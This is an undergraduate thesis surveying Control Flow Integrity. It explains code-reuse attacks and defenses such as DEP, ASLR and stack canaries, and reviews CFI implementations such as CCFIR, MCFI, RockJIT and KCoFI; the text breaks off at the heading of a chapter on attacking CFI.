ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ

Τμήμα Μηχανικών Πληροφοριακών & Επικοινωνιακών Συστημάτων

Πρόγραμμα Προπτυχιακών Σπουδών

Control Flow Integrity (CFI): A Survey

Παπαδόπουλος Βασίλειος

Statement of Authenticity: I declare that this thesis is my own work and was written without literature other than the sources indicated in the bibliography. Information used from the published or unpublished work of others has been acknowledged in the text and has been explicitly referred to in the given list of references. This thesis has not been submitted in any form for another degree or diploma at any university or other institute of tertiary education.

Karlovassi, 15/9/2015

Contents

List of Figures

List of Tables

Abbreviations

AIR	Average Indirect Target Reduction
ASLR	Address Space Layout Randomization
BLT	Bounds Lookup Table
CCFIR	Compact Control Flow Integrity and Randomization
CFG	Control Flow Graph
CFI	Control Flow Integrity
CFR	Control-Flow Restrictor
DBT	Dynamic Binary Translator
DEP	Data Execution Prevention
DLL	Dynamic-Link Library
GOT	Global Offset Table
IAT	Import Address Table

ICF	Indirect Control-Flow Transfer
IE8	Internet Explorer 8
JIT	Just-in-time
JOP	Jump Oriented Programming
KCoFI	Kernel Control Flow Integrity
LBR	Last Branch Record
LLVM	Low Level Virtual Machine
MCFI	Modular Control Flow Integrity
MoCFI	Mobile Control Flow Integrity
O-CFI	Opaque Control Flow Integrity
PE	Portable Executable
PTE	Page Table Entry
ROP	Return Oriented Programming
SafeSEH	Safe Structured Exception Handling

VFT	Virtual Function Table

Η ΤΕΤΡΑΜΕΛΗΣ ΕΠΙΤΡΟΠΗ ΔΙΔΑΣΚΟΝΤΩΝ ΕΓΚΡΙΝΕΙ
ΤΗ ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ ΤΟΥ ΦΟΙΤΗΤΗ
ΠΑΠΑΔΟΠΟΥΛΟΥ ΒΑΣΙΛΕΙΟΥ

Καμπουράκης Γεώργιος, Επιβλέπων, Επίκουρος Καθηγητής
Τμήμα Μηχανικών Πληροφοριακών και
Επικοινωνιακών Συστημάτων

Δαμόπουλος Δημήτριος, Επιβλέπων, Επίκουρος Καθηγητής
Stevens Institute of Technology, USA

Βουγιούκας Δημοσθένης, Μέλος, Μόνιμος Επίκουρος Καθηγητής
Τμήμα Μηχανικών Πληροφοριακών και
Επικοινωνιακών Συστημάτων

Καλλίγερος Εμμανουήλ, Μέλος, Επίκουρος Καθηγητής
Τμήμα Μηχανικών Πληροφοριακών και
Επικοινωνιακών Συστημάτων

ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ
ΣΕΠΤΕΜΒΡΙΟΣ 2015

Abstract

Software security is still remaining an urgent issue despite several countermeasures have been proposed. Existing defenses have significantly raised the bar for attackers but they cannot completely thwart software attacks. Specifically, memory protection mechanisms are usually bypassed by most sophisticated exploits by means of code-reuse attacks, and randomization schemes are usually ineffective because of memory leaks.
Control Flow Integrity (CFI) is a security countermeasure against software attacks that ensures that control flow stays within a valid execution path. CFI is applicable to existing software and offers non-probabilistic protection. It enforces checks in branch instructions and it significantly limits the amount of gadgets that can be used in code-reuse attacks. In this thesis, we provide an extensive explanation of how CFI works and we discuss about its limitations and proposed implementations. Further, we elaborate on how CFI could limit a real-world attack and discuss about future expectations.

Περίληψη

Οι επιθέσεις εναντίον του λογισμικού παραμένουν ακόμη ένα επείγον θέμα παρά τα αντίμετρα που έχουν προταθεί. Έτσι, παρά το ότι οι υπάρχουσες άμυνες έχουν ανεβάσει σημαντικά τον πήχη για τους επιτιθέμενους δεν είναι ικανές να εξαλείψουν πλήρως τις επιθέσεις στο λογισμικό. Οι μηχανισμοί που προστατεύουν τη μνήμη πολλές φορές παρακάμπτονται από επιθέσεις επαναχρησιμοποίησης κώδικα και οι μηχανισμοί τυχαιοποίησης είναι συνήθως αναποτελεσματικοί λόγω των διαρροών μνήμης.
Η ακεραιότητα ελέγχου ροής προγράμματος (CFI) είναι ένα αντίμετρο ασφαλείας ενάντια σε επιθέσεις λογισμικού που βεβαιώνει ότι ο έλεγχος ροής ε-

νός προγράμματος παραμένει εντός ενός έγκυρου μονοπατιού εκτέλεσης. Το συγκεκριμένο αντίμετρο μπορεί να εφαρμοστεί σε υπάρχον λογισμικό και προσφέρει μη-πιθανοτική προστασία. Επιβάλλει ελέγχους σε εντολές διακλάδωσης και μειώνει σημαντικά το σύνολο του κώδικα που μπορεί να χρησιμοποιηθεί σε μία επίθεση επαναχρησιμοποίησης κώδικα. Σε αυτή τη διατριβή αναλύουμε εκτενώς τη λειτουργία του CFI και περιγράφουμε τους περιορισμούς του και τις αντίστοιχες λύσεις που έχουν προταθεί. Επιπλέον, θα εξηγήσουμε το πώς το συγκεκριμένο αντίμετρο μπορεί να περιορίσει μία αληθινή επίθεση και θα συζητήσουμε για την μελλοντική του εξέλιξη.

Acknowledgements

Prior to presenting this thesis, i would like to thank some people who i worked with and supported me during the writing of this thesis. I would like to express my deep gratitude and respect to the supervisors of this thesis, Assistant Professor Georgios Kambourakis and Assistant Professor Dimitrios Damopoulos, for their contiguous support and guidance during all these months. Their advices and insight was invaluable to me. In addition, i would like to thank my family, for always believing in me and in my decisions. Without them i could not have made it here.

Chapter 1

Introduction

Since the first software attacks were noticed, researchers are making a contiguous effort in order to secure computer systems. Although several countermeasures have been taken, attackers are still able to compromise software security with more sophisticated exploiting techniques.

Control Flow Integrity (CFI) is a security countermeasure against software attacks which ensures that the execution of a program stays within the valid control flow, thus preventing any attempt to execute arbitrary computations. Several works in the literature have shown that CFI can be applied in existing software with a low performance overhead and considerably mitigate software attacks [3]. However, attackers may bypass CFI and other effective defenses like Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) using more advanced exploitation techniques by the means of Return Oriented Programming (ROP).

1.1 Thesis Contribution

In this thesis we briefly describe the way existing software security mechanisms and explain their weaknesses against modern exploitation techniques. The main contribution of this thesis is to provide an extensive explanation of Control Flow Integrity (CFI) and examine its benefits and limitations up to a certain extent. Specifically, we give emphasis to state-of-the-art CFI implementations and we explain how several CFI limitations have been overcomed. Next, we reason about how CFI could prevent a real-world attack against Internet Explorer 8. Lastly, we discuss about the advantages of CFI in contrast with existing countermeasures and refer to expected future work involving CFI.

1.2 Thesis Structure

The next chapter of this thesis refers to previous work done in software security. First, we mention the evolution of exploitation techniques in software engineering and elaborate on their limitations. After that, we describe the most common software security mechanisms that are considered to be significant landmarks in the area of software security. Then, we refer to defenses that try to mitigate modern code-reuse attacks, and we make an introduction to CFI. Chapter 3 explains the limitations of CFI and refers to respective implementations developed in order to overcome them. In Chapter 4, we reason about the ways CFI uses to mitigate software attacks and we explain how a real-world attack in Internet Explorer 8 could be prevented. The last chapter presents our conclusions and gives pointers to future research.

Chapter 2

Background on Software Security

Software vulnerabilities are software flaws, also known as bugs, that may cause a program to crash or misbehave. These flaws give the attacker multiple ways to corrupt a program's data in order to take control of the execution. For example, several vulnerabilities exist due to the characteristics of the C language. The C language was chosen among others due to its efficiency, so the majority of existing kernel code is written in C. Even if we could rewrite this code from scratch, which is a very long term task, compatibility with existing library-dependent software would be a major issue. This fact requires each solution to be efficient and applicable to existing software. In the following sections we describe some of the most common defenses for securing software.

2.1 Overview of exploitation techniques

When the first software attacks were documented [4], not many defenses existed with the aim to detect and prevent the execution of malicious code. A popular exploitation technique was *code-injection*. In such attacks, the attacker tries to inject their own code (shellcode) into the target program and then transfer the execution flow to the injected code by exploiting a known vulnerability. However, code-injection attacks were thwarted by non-executable memory mechanisms [5, 6] since any injected code could not be executed.

To bypass such defenses, a new class of exploitation, called *code-reuse*, is using already existing code of the target program instead of injecting malicious code. The first version of code-reuse exploitation was the so-called *return-to-libc attack* [7]. In such attacks, after the attacker takes control of the execution flow, they call multiple functions of the C library, and by chaining them together they become able to execute arbitrary computations. It is also proven that return-to-libc attacks are Turing-complete [8].

Although return-to-libc attacks were not completely mitigated by modern defenses, but they had some limitations. Subsequently, a new code-reuse exploitation technique, called *Return Oriented Programming* [9, 10] (ROP), was introduced. ROP attacks give the attacker the capability to jump to any address of the existing code, and not only call functions like in return-to-libc exploitation. In ROP exploitation, the attacker, instead of chaining multiple functions together, they try to chain multiple gadgets for executing arbitrary computations. Note that gadgets are small machine code snippets that end to a *ret* instruction. It is also proven that ROP is Turing-complete [9, 10] in several computer architectures. We will mention more about ROP exploitation in Section 2.6.

2.2 Stack Protection

As *Stack Protection* we define any countermeasure taken to protect the integrity of the memory stack. However, most stack protection mechanisms protect the return address on the stack rather than the whole stack memory region. The reason is that attackers usually try to take control of a program's execution by altering a saved return address on the stack. Several stack protection mechanisms have been implemented so far based on secrets. These include stack canary, return address cloning, pointer encryption and so on.

StackGuard and stack canary

StackGuard [11] is a stack protection mechanism, which places a canary value above the return address on the stack, and checks for its integrity before the corresponding function returns. If the saved return address on the stack is altered, usually via a buffer overflow vulnerability, the canary value is overwritten due to the sequential byte copy on the stack. Subsequently, the function epilogue detects that the canary value has been overwritten and the error handling mechanism usually halts or terminates the program depending on the compiler's implementation.

The stack canary value is usually a random number with a machine-depending length (e.g., a 32-bit value in 32-bit x86 processor architectures). However, until now several versions of the stack canary protection mechanism have been implemented, where the stack canary value is represented by a C string function termination character, like null, new line or EOF. The usual random canary is impervious to all string operations, because it only needs to look up the current canary value. Conversely, the terminator canary is faster but is less secure.

StackShield and return address cloning

StackShield [12] is another stack defensive mechanism that protects the return address on the stack. When a function in the code is called, StackShield copies the return address to a non-overflowable area. Before the function returns, the saved return address is restored, so any alteration of the return address on the stack during the current function execution is detected.

On the effectiveness of StackGuard and StackShield

Unfortunately, the protection schemes described above, do not protect the whole stack memory rather than the saved return addresses on the stack. Because of this, these protection mechanisms can be bypassed via altering the rest of the arguments inside a stack frame (including data pointers, code pointers, and saved frame pointers) [13, 14]. In addition, an unexpected value could also lead to an execution failure [15] due to the corruption of local variables, so the protection of the saved return address is not sufficient. However, there are also techniques to protect local variables as well, with a larger performance overhead, but we will not refer to them as they are out of the scope of this thesis. On the other hand, while all these defenses can harden the security of software they sometimes are not very handy since they require the source code of a program to be available.

PointGuard and pointer encryption

PointGuard [16] defends from pointer corruption by encrypting pointer values when stored in memory and decrypting them only when loaded into CPU registers. Subsequently, any attempt to alter a protected pointer in order to point in an specific address will fail, since the encryption key is not known by the attacker. PointGuard does not only protect the saved return address on the stack, but also any saved pointer of the program. In any case,

PointGuard guarantees pointer protection along with some assumptions;
(a) Static initialized pointers, which are computed at compile-time, have to be re-initialized (encrypted) at runtime, that is when PointGuard creates the encryption key.
(b) The integrity and the privacy of the encryption key must be maintained during execution, since an attack that could read or overwrite the key could also bypass PointGuard protection.

Even if these assumptions hold, PointGuard presents certain compatibility issues as it is not compatible with non-PointGuard code without the use of an intermediate interface or compiler directives.

2.3 Data Execution Prevention

Data Execution Prevention (DEP) [6] is a set of hardware and software technologies that perform additional checks on memory in order to protect it against the execution of malicious code. A progenitor of DEP was the *Non-Executable Stack* project of Solar Designer [5], a security measure which prevented the execution of any code placed on the stack. This caused code-injection attacks to fail, since the injected code on the stack couldn't be executed. However, this protection was defeated [17]. Subsequently, attackers aimed at exploiting the rest of a program's sections such as the heap and the Global Offset Table (GOT).

The protection of the whole memory region was achieved with DEP. In order to prevent such attacks, DEP marks each memory location as readable and writable but not executable (W$\oplus$X protection). When DEP is enforced, the memory region of the stack and the heap is marked as non-executable, therefore even if the attacker injects arbitraty code into the program memory, the DEP mechanism will prevent the execution of the injected code.

Hardware-enforced DEP relies on processor hardware to mark memory as writable or executable. The actual hardware implementation of DEP functions on a per virtual memory page basis, usually by changing a bit in the Page Table Entry (PTE) to mark the memory page. However, hardware-enforced DEP is a processor feature, so it is the job of the operating system to utilize this protection mechanism.

Software-enforced DEP performs additional checks on exception handling mechanisms. In cases of some processors, mostly the old ones, the non-executable bit feature is not supported, so the DEP protection scheme has to be applied in the software level. If a program's image files are built with Safe Structured Exception Handling (SafeSEH), software-enforced DEP ensures that before an exception is triggered, the exception handler is registered in the function table located within the image file. If the program's image files are not built with SafeSEH, software-enforced DEP ensures that before an exception is dispatched, the exception handler is located within a memory region marked as executable.

Even if DEP completely thwarts code-injection attacks, more sophisticated exploits may compromise software security by the means of code-reuse exploitation, that require no code injection at all. Therefore, code-injection becomes a threat again, since attackers can disable DEP via code-reuse attacks [18] and perform a code-injection attack. However, DEP mitigates major threats against software security and hence has been widely adopted by modern computer systems.

2.4 Address Space Layout Randomization

Address Space Layout Randomization (ASLR) [19] is a security feature which randomizes the addresses of code and data into the memory when a program or a library is loaded. Depending on the implementation of ASLR, the randomization may be applied to the stack, the heap, function addresses and the image base of an executable file or a library. ASLR may be enforced during compile-time and runtime based on the security requirements.

Increasing the granularity of address-space randomization at compile-time (and link-time) is easier than at the start of a program execution because the source code contains more relocation information than precompiled (and prelinked) program binaries. During runtime, ASLR may be enforced by randomizing function addresses (function reordering). This technique appears to be effective against return-into-libc attacks that use multiple function calls. On the other hand, if an attacker only needs to find a single function's address, this technique is not sufficient enough. However, it appears that compile-time randomization is more effective than runtime randomization [20].

Nowadays, it is proven that ASLR does not constitute a sufficient countermeasure against software attacks [20], and it is usually part of the exploit to overcome this defense [18]. Yet, it offers an extra layer of security against software attacks when is deployed along with DEP.

2.5 Safe Structured Exception Handling

Structured Exception Handling (SEH) [21] is an exception handling mechanism which is used in Microsoft's Windows operating system. The SEH mechanism is stored in a linked list on the stack and when an exception is raised, the corresponding SEH record in the chain takes control of the execution in order to handle the error. Nevertheless, this exception handling mechanism incurs some security issues. An attacker may overwrite an exception handler in order to execute some arbitrary code. For preventing SEH overwrite attacks, Windows implemented a compiler-based solution called Safe Structured Exception Handling (SafeSEH). SafeSEH adds a list of valid exception handlers in a binary file (executable or DLL). Subsequently, when an exception is raised, SafeSEH checks if the corresponding exception handler exists in the list.

2.6 An overview of ROP mitigation techniques

Even if the countermeasures described above, significantly mitigated several exploitation techniques, software attacks are still feasible by means of ROP. Since almost every exploit we see in-the-wild today uses a ROP-depended payload, researchers have focused specifically into defeating ROP attacks.


A compiler-based solution was introduced by Li et al. [22] that aims at eliminating all return instructions from a system kernel. This is done by replacing all return instructions. However, this defense does not prevent Jump Oriented Programming [23, 24, 25] (JOP) attacks that use no return instructions at all. G-Free [26] is also a compiler-based solution, similar with the gadget-less kernel idea, but it targets classes of free branch instructions rather that focusing on return instructions.

Runtime enforced defenses like kBouncer [27] and ROPecker [28] aimed at detecting ROP attacks depending on the Last Branch Record (LBR), a hardware feature recently introduced in the Intel architecture. With this feature defenders are able to detect ROP attacks by detecting any sufficient long chain of gadgets. Despite the low performance overheads, this type of detection was proved to generate a significant mass of false negatives and false positives [29] since the selection of the gadget-chain length thresholds is not a trivial task. However, both kBouncer and ROPecker have been proven to be weak by more sophisticated ROP exploits [29, 30, 31]. There are also some other runtime approaches targeting at mitigating ROP attacks [32, 33], but we will not discuss more about them since they focus only to a subset of software attacks.

2.7 Control-Flow Integrity

As several defenses have failed to completely thwart control-flow hijacking attacks, interest towards Control Flow Integrity (CFI) has increased. CFI is a security countermeasure against software attacks that subvert machine-code execution and was originally proposed by Abadi et al. [1]. CFI enforcement is practical as it is compatible with existing software and can be done efficiently using binary rewriting in commodity systems. CFI dictates a security policy that restricts software execution within a program's Control Flow Graph (CFG). The CFG of a program represents its valid control flow transfers and can be extracted by source code analysis, binary analysis or execution profiling. Once the CFG is determined offline, runtime checks are inserted in existing software code, which dynamically ensure that control flow remains within the given CFG.

We distinguish control flow transfers into *direct* and *indirect*. Direct control transfers have a fixed target and do not require any checks. However, indirect control-flow transfers (ICFs) take a dynamic target address because they are computed at runtime. Such transfers may be function call and return instructions or indirect jumps. As the target address could be controlled by an attacker due to a vulnerability, CFI checks that the target address of an ICF is valid. In order to enforce these runtime checks, CFI uses an ID-matching policy. The source and the destination of a valid control flow transfer are sharing the same ID, so before a computed jump occurs the program checks if the transfer is legal by comparing the IDs. An example is represented in Figure 2.1.



```
                         Source                                              Destination
Opcode bytes                  Instructions                     Opcode bytes        Instructions
FF E1                jmp  ecx                ; computed jump   8B 44 24 04    mov  eax, [esp+4]    ; dst
                                                               ...
                                   can be instrumented as (a):
81 39 78 56 34 12    cmp  [ecx], 12345678h   ; comp ID & dst   78 56 34 12    ; data 12345678h     ; ID
75 13                jne  error_label        ; if != fail      8B 44 24 04    mov  eax, [esp+4]    ; dst
8D 49 04             lea  ecx, [ecx+4]       ; skip ID at dst  ...
FF E1                jmp  ecx                ; jump to dst
                              or, alternatively, instrumented as (b):
B8 77 56 34 12       mov  eax, 12345677h     ; load ID-1       3E 0F 18 05    prefetchnta          ; label
40                   inc  eax                ; add 1 for ID    78 56 34 12       [12345678h]       ;    ID
39 41 04             cmp  [ecx+4], eax       ; compare w/dst   8B 44 24 04    mov  eax, [esp+4]    ; dst
75 13                jne  error_label        ; if != fail      ...
FF E1                jmp  ecx                ; jump to label
```

Figure 2.1: Example CFI instrumentation of an x86 instruction (source and destination). [1]

In Figure 2.1, we can perceive a computed jump instruction *jmp ecx*, whose destination may be a *mov* instruction from the stack. CFI assigns an ID at the source and the destination and compares them before the jump.

Assumptions

Unlike other protections, CFI does not rely on the integrity of the data memory but instead, it detects any abnormal behavior of the program. However, some assumptions must be hold:

(a) After CFI instrumentation, the bit patterns chosen as IDs must not be present anywhere in the code memory except ID labels and ID checks. This can be achieved easily in a 32-bit computer system for software of reasonable

size.
(b) It must not be possible for the program to modify code at runtime. Otherwise, an attacker might be able to circumvent CFI, for example by overwriting an ID-check. This assumption stands true on modern computer systems as long as dynamic loading of libraries or runtime code-generation (like in JIT compilation) do not occur.
(c) It must not be possible for the program to execute data as if it were code. This assumption can be in place with the use of DEP, previously described in Section 2.3.

Chapter 3

State-of-the-art CFI

The original CFI implementation [1] was using static binary analysis to extract the CFG of the program and CFI instrumentation was done by inserting inlined runtime checks into the code. However, this implementation was not strict enough because it didn't distinguish between indirect control flow transfer instructions (e.g., function calls and returns) and it also allowed some arbitrary control-flow transfers unprotected for performance reasons or due to binary analysis impreciseness.

Unfortunately, there are two main problems that limit CFI enforcement in practice. First, the extraction of a complete and precise CFG of a program is a difficult task since source code, debug and relocation information are usually not available. Second, the enforcement of a strict CFI policy applies higher performance overheads. For these reasons, one may enforce a looser form of CFI for securing software. Subsequently, we 'll discuss about several problems that limit wide CFI adoption and we 'll refer to solutions aimed at overcoming such limitations.

3.1 Practical CFI

As we explained earlier, a looser form of CFI (practical CFI) may be enforced for performance reasons. When the CFG of the program is extracted we have knowledge upon most of the control-flow transfers in the program. However, enforcing a CFI policy that completely complies with the extracted CFG usually implies a high performance overhead. In order to achieve a reasonable performance overhead, one needs to allow certain arbitrary control-flow transfers unprotected. Note that it is not advisable to leave unchecked branch instructions into the code but some invalid destinations may be allowed to be reached by certain control-flow instructions.

Compact Control Flow Integrity and Randomization

A practical form of CFI, namelly CFFIR (Compact Control Flow Integrity and Randomization) [3], was implemented based on relocation tables of Microsoft's Windows Portable Executable (PE) files when ASLR was deployed. This CFI scheme has a more strict policy, as it separates indirect control-flow transfers using three different IDs. CCFIR collects all legal targets of indirect control flow instructions, puts them into a dedicated memory region, called Springboard Section, and limits all indirect transfers to flow only to that memory region. Also, CCFIR offers an extra level of security by randomizing the entries in the Springboard Section. However, CCFIR adoption is limited at the moment, because it is applicable only in Windows PE files with ASLR deployment and requires relocation information.

CFI for COTS binaries

Another practical CFI implementation is *bin-CFI* [34], which targets in securing commercial off-the-shelf (COTS) binaries. This solution does not require any source code, debug information or relocation information for the extraction of the CFG. In order to compute all the indirect control flow targets, bin-CFI uses a modified static analysis technique. A modification of recursive disassembly is used for extracting the CFG, because a straightforward recursive disassembly would fail in stripped binaries, due to the lack of relocation information. In addition, bin-CFI achieves the separate compilation of the modules instrumented, as each shared library and executable file can be instrumented independently. However, bin-CFI is not as strict as CCFIR because it uses only two IDs to separate indirect control flow targets.

Even if the original CFI implementation along with CCFIR and bin-CFI significantly reduce the amount of available gadgets in a program, it is demonstrated that ROP attacks are still feasible [2, 31]. In Chapter 4 we 'll discuss extensively about the effectiveness of CFI protection, and we 'll explain how it is still possible to overcome modern software defenses.

3.2 Modularity

In the previous section discussed practical CFI solutions that enforce a looser CFG in order to achieve lower performance overheads. However, for completely protecting a computer system from control flow hijacking attacks, the separate instrumentation of each module is not sufficient. The CFI instrumentation has to protect cross-module indirect control flow transfers as well (modularity). Nevertheless, modularity may be easy to achieve when all modules are instrumented at once and the combined CFG is known ahead of time. Unfortunately, this rarely happens because existing code is usually getting patched after its initial release in several commercial applications or operating system modules.

Modular Control-Flow Integrity

Niu et al. [35] proposed *Modular CFI* (MCFI), a CFI implementation that achieves modularity by supporting the separate compilation of the software modules to be protected. Each MCFI module contains code and data, but also auxiliary information that helps its linking with other modules and the generation of the module's CFG. However, MCFI requires source code in order to acquire the types of functions and function pointers that are necessary for the module linking and the generation of the complete CFG.

3.3 Dynamic Loading

The original CFI implementation had to make some assumptions in an effort to guarantee control-flow integrity. However, assumptions are often vulnerabilities and have to be validated or minimized. One of these assumptions was *non-writable code*, meaning that the program could not be able to modify code memory during runtime, including dynamic loading. Since dynamic loading is nowadays a usual software operation, especially when using software plugins, a CFI approach that supports dynamic loading is at the essence.

LockDown

Lockdown [36] is a dynamic CFI approach that protects legacy, binary-only executables and libraries. The CFG is extracted at runtime using a dynamic on-the-fly analysis (compared to an a-priori static analysis) via a trusted dynamic loader. A dynamic binary translator (DBT) is used for maintaining the integrity of control flow transfers using an assisting shadow stack. Lockdown is modular since it collects information for each module at runtime and combines them to form the complete CFG. As for dynamic loading, Lockdown takes leverage of the trusted dynamic loader and enforces

CFI into runtime imported modules as well.

MCFI also supports dynamic loading, but it protects dynamically linked libraries only if they are instrumented with CFI ahead of time. Conversely, Lockdown does not require any offline operation to enforce CFI since it hardens any imported modules during load-time. This makes Lockdown more suitable in such cases. Furthermore, Lockdown does not require source code which is usually not available with plugin software or security patches in commercial applications and closed-source software.

3.4 Just-in-time code and CFI

Nowadays, several modern runtime environments rely on just-in-time (JIT) compilation. A typical example is several web browsers, like Google Chrome and Mozilla Firefox, that use JIT compilation in order to optimize Javascript code. In such cases, JIT compilation is used for optimization reasons since some user inputs must be known ahead-of-time.

However, since generated JIT code is usually based on user input, security issues in the JIT compiler may occur. In addition, generated JIT code is stored into code memory during runtime. This may need to disable non-writable memory protections temporarily and also opposes to the *non-writable code* assumption that CFI requires to guarantee protection. Therefore, the need to protect the JIT compiler and also the generated JIT code becomes a necessity since the first operates depending on user input and the latter is code that will be executed later.

RockJIT

RockJIT [37] is a CFI approach that protects JIT compilers and generated JIT code. It enforces fine-grained CFI to protect a compiler and coarse-grained CFI to protect JITed code. The source code of a JIT compiler is required in order to extract a precise CFG. Since most JIT compilers are written in C++, RockJIT is compatible with features like virtual method calls, function pointers, and exception handling. The generation of JITed code has to be efficient, therefore a looser CFI policy is enforced at that point. Basically, RockJIT is built upon MCFI. During runtime, the code heap is both writable and executable, thus DEP protection is usually disabled in these memory pages. To solve this problem, RockJIT uses a shadow code heap that remains outside the JIT compiler's sandbox in RockJIT's private memory. RockJIT incurs lowest performance overheads than similar protections like Nacl-JIT [38] and librando [39]. A prototype implementation was based on Google's V8 JavaScript engine and managed to eliminate 98.5% of gadgets from V8's code base using the rop++ gadget tool [40].

3.5 CFI for smartphones

Smartphone usage has significantly increased in over the last years. In many cases, smartphones can even antagonize traditional computer systems by offering enough resources to efficiently browse the Internet, taking pictures, recording audio and video, play games and use several services. However, many applications and services may require an Internet connection even if the software is already installed in the end-user platform. Unfortunately, this raises some security issues since the user and provider platform is continuously exposed to the Internet.

In order to protect smartphone software one has to consider about their architecture and OS specifics. Popular smartphone operating systems like Google's Android and Apple's iOS are based on ARM processors. Although this architecture differs from the traditional Intel x86 architecture, code-reuse attacks are still feasible is such platforms [23, 24] and there exist documented real-world attacks in such devices as well [41]. In the following, we 'll refer to some related work about smartphone-based CFI and we 'll discuss about their contribution.

Mobile CFI

As already pointed out, most CFI implementations are based on the Intel x86 platform. *Mobile CFI* (MoCFI) [42] is a CFI enforcement framework based on ARM processors and a prototype has been developed for Apple's iOS. MoCFI does not require the source code of the application, so it extracts the CFG of the program using static binary analysis, and uses such information to enable runtime checks like several CFI implementations. The representation of the CFG is stored in a separate file and is linked to the application during runtime using MoCFI's shared library. Unfortunately, smartphone binary rewriting presents some limitations due to code signing and the lack of a complete binary rewriter. To address this issue, MoCFI replaces any branch instruction with the dispatcher instruction. The latter redirects the control-flow to a code section where the CFI checks take place. During static analysis, MoCFI also creates a patch file that contains necessary information for any indirect control flow transfer. The patchfile is used at load-time to rewrite the binary. However, MoCFI deployment requires a jailbreak for installing the shared library that is used during runtime to enforce the CFI checks. Even if MoCFI does not protect loaded shared libraries, compatibility can be achieved with some modifications of the CFI checks. The binary rewriting phase during load-time took less than a second for applications of 2-3MB of code. Concerning security, MoCFI has prevented a sample attack based on Iozzo's ROP attack [41] but it is mentioned that it does not protect against attacks that exploit exception handlers.

Control-Flow Restrictor

Control-Flow Restrictor (CFR) [43] is a compiler-based approach to enforce control-flow integrity on iOS applications. It operates on the IR-level of the Low Level Virtual Machine (LLVM) compiler by extracting the legal targets of any indirect control-flow transfer and instruments the code by inserting target-validity checks before any transfer. Unlike MoCFI, CFR has no need of jailbreak or runtime components. Also, it exceeds the problem of code signing and encryption of such applications since it does not modify any pre-compiled code at all. However, CFR may not be such applicable since apps in the AppStore are usually closed-source.

3.6 Memory disclosure vulnerabilities

As we said earlier, CFI is a software security mechanism that restricts any arbitrary control flow during program execution. However, CFI does not protect the *integrity* of the data memory since it detects an attack when it actually takes place and the program memory has already been corrupted. However, the *secrecy* of the data memory is an active security issue. Several CFI approaches assume that the attacker has no knowledge about the program memory. Unfortunately, if the attacker acquires knowledge upon code memory, CFI protection may be negated.

The CCFIR approach, mentioned in Section 3.1, uses a SpringBoard Section that contains vital information about valid ICFs and if its contents become revealed to the attacker, the control-flow integrity of the program may be compromised even if CFI checks are instrumented into the code. JIT engines are also proven to be severally exposed to memory disclosure vulnerabilities. Snow et al. [44] showed that it is possible to map an application's memory layout by repeatedly abusing a memory disclosure vulnerability in Internet Explorer, thus negating fine-grained ASLR.

Opaque CFI

Opaque CFI (O-CFI) [45] is a protection mechanism against control-flow hijacking attacks that implements a bound-checking technique for branch instructions and also offers fine-grained randomization for additional protection. A key contribution of O-CFI is that it can offer a subtle protection that tolerates certain kinds of memory disclosure. Most CFI schemes are using an ID-matching policy to assure the integrity of control flow transfers. However, O-CFI instead of matching any source and destination pair an ID, it assigns each branch instruction a bounded address range that it is allowed to jump. Consequently, when a branch instruction is going to occur, the CFI mechanism checks if the destination of the instruction is within its assigned address bounds. This technique does not require the source code of the program since it can be enforced into existing software using binary rewriting. However, this requires the CFG of the program that is statically extracted using binary analysis.

O-CFI stores the address bounds of each branch instruction in a Bounds Lookup Table (BLT). BLT cannot be accessed from attackers since there are no pointer references to BLT in the code or data section. BLT is accessed using segment selectors, specifically only the *gs* register, that cannot be manipulated by attackers since such instructions would require additional privileges. O-CFI promises probabilistic protection even if one affords a full disclosure of code. This makes it subtle against Blind-ROP [46] and JIT-

ROP [44] attacks. During load-time the code section is randomized using a runtime library that is imported into the Import Address Table (IAT). The BLT is also placed into a random address in the memory.

O-CFI is claimed to be non-OS specific, but requires an intermediate library and an API hooking utility. It can support dynamic-loaded libraries with the use of portals in an effort to comply with cross-module transfers bounds checks. It also can be compatible with non-Opaque modules with the use of trampolines. O-CFI will benefit from the MPX support, offering even lowest performance overheads and it is shown that the construction of a complete gadget chain is very hard (0.01% to construct a 4-gadget chain [45]).

3.7 Kernel Protection

Most of operating system kernels are written in low-level languages, like C, due to their efficiency. Unfortunately, such languages suffer from security flaws since they directly interact with memory space and are not type-safe like Java and C#. However, it is almost impossible to rewrite such code from scratch since there are so many lines of code and it would require a lot of programming resources and time. Therefore, corresponding solutions must target either into securing existing code without access to source code or turning towards open-source code. In order to protect kernel code, special operations like signaling, context switching and exceptions have to be supported as well.

KCoFI

Kernel Control Flow Integrity (KCoFI) [47] is a compiler-based solution against control-flow hijacking attacks that protects OS kernels. It also supports and protects virtual to physical address translation, trap handling, context switching and signal handler dispatch for complying with special operations of an OS kernel. KCoFI does not compute the CFG of the kernel in order to avoid complicated static analysis. Instead, it labels all target of computed jumps and uses jump table optimization to reduce the number of labels and checks. In practice, KCoFI reduced the number of indirect control flow targets by 98.18% in the FreeBSD kernel and showed lower performance overheads than other heavyweight memory-safety techniques. The gadgets that remained using the ROP-Gadget tool [48] were manually analyzed. None of the gadgets followed a valid control-flow integrity label.

Chapter 4

Attacking CFI

